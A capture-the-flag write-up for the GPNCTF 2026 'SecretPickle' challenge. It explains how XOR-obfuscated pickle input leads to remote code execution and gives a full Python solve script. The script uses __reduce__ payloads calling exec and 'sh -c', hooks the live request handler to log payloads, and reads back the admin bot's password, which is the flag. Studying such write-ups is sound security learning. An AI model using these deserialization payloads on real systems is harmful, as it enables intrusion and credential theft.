
GPNCTF2026-SecretPickle

Source analysis
Reading the challenge source, the application receives a payload via the URL, then decodes it with a function like:
payload = secretpickle_load(data)Here secretpickle_load() actually uses pickle.loads() after base64-decoding and XOR-ing the data.
The problem is that pickle.loads() is unsafe with user-controlled data. If the attacker can craft an object with __reduce__(), the unpickling process can call an arbitrary function and lead to RCE.
The challenge tries to hide the pickle by:
- Removing a fixed prefix of the pickle object.
- XOR-ing the rest with a fixed key.
- Base64-encoding the data.
But since the prefix and XOR key are both in the source, we can craft a valid payload ourselves.
The values needed:
# default prefix that every pickled dict has; we don't need to send it every time
SECRETPICKLE_OBJECT_PREFIX = bytes.fromhex("8004 950000000000000000 7d 94 28")

# 128 random bits, so same security as AES-128
SECRETPICKLE_XOR_KEY = bytes.fromhex("77c07f8fd2ae7ad9f5aabc008c79d0d3")
Exploitation idea
- Use pickle RCE to hook the main request-handling function on the server.
- Each time the server receives an unpickled payload, log that plaintext payload to
/tmp/cap. - Call the
adminbotaction to make the bot log in / whoami itself. - Read back
/tmp/capvia RCE. - The log will contain a payload with the adminbot’s username/password, where the password is the flag.
Solve script
#!/usr/bin/env python3
import base64, pickle, json, urllib.request, subprocess

BASE = "https://torched-wagyu-stuffed-with-charred-dashi-u3kj.gpn24.ctf.kitctf.de"

PREFIX = bytes.fromhex("8004" "950000000000000000" "7d" "94" "28")
KEY = bytes.fromhex("77c07f8fd2ae7ad9f5aabc008c79d0d3")


def xor(d):
    return bytes(b ^ KEY[i % len(KEY)] for i, b in enumerate(d))


def sp_dump(obj):
    raw = pickle.dumps(obj)
    trimmed = raw[len(PREFIX):]
    return base64.b64encode(xor(trimmed)).decode()


def sp_load(enc):
    decoded = base64.b64decode(enc)
    raw = PREFIX + xor(decoded)
    return pickle.loads(raw)


def post(payload):
    enc = sp_dump(payload)
    req = urllib.request.Request(f"{BASE}/{enc}", method="POST")
    return sp_load(json.loads(urllib.request.urlopen(req, timeout=60).read()))


def rce_exec(code):
    class E:
        def __reduce__(self):
            return (exec, (code,))

    return post({
        "a": "hello",
        "params": {
            "name": E()
        }
    })


def rce_sh(cmd):
    class E:
        def __reduce__(self):
            return (
                subprocess.check_output,
                (["sh", "-c", cmd + " 2>&1; true"],)
            )

    return post({
        "a": "hello",
        "params": {
            "name": E()
        }
    })["result"][8:-2]


# 1. Hook live FastAPI handler and log plaintext payloads
rce_exec(r'''
import sys

for m in list(sys.modules.values()):
    if hasattr(m, "action_handler") and hasattr(m, "secretpickle_load"):
        old_handler = m.action_handler

        if getattr(old_handler, "_hooked", 0):
            continue

        async def patched_handler(action, params, pl, _old=old_handler):
            try:
                open("/tmp/cap", "a").write(repr(pl) + "\n")
            except Exception:
                pass
            return await _old(action, params, pl)

        patched_handler._hooked = 1
        m.action_handler = patched_handler
''')


# 2. Trigger adminbot
target = b"http://127.0.0.1:80/?a=whoami"
target_b64 = base64.b64encode(target).decode()

try:
    post({
        "a": "adminbot",
        "params": {
            "url": target_b64
        }
    })
except Exception:
    pass


# 3. Read captured payloads
print(rce_sh("cat /tmp/cap"))
Result:
"{'a': 'hello', 'params': {'name': None}}\n{'a': 'adminbot', 'params': {'url': 'aHR0cDovLzEyNy4wLjAuMTo4MC8/YT13aG9hbWk='}}\n{'action': 'register', 'params': {'username': 'admin', 'password': 'GPNCTF{th3_PICKl3_wA5_s3cRE7_buT_nEv3r_53cuRe}'}}\n{'action': 'login', 'params': {'username': 'admin', 'password': 'GPNCTF{th3_PICKl3_wA5_s3cRE7_buT_nEv3r_53cuRe}'}}\n{'action': 'whoami', 'params': {}, 'username': 'admin', 'password': 'GPNCTF{th3_PICKl3_wA5_s3cRE7_buT_nEv3r_53cuRe}'}\n{'a': 'whoami', 'params': {}, 'username': 'admin', 'password': 'GPNCTF{th3_PICKl3_wA5_s3cRE7_buT_nEv3r_53cuRe}'}\nFlag
GPNCTF{th3_PICKl3_wA5_s3cRE7_buT_nEv3r_53cuRe}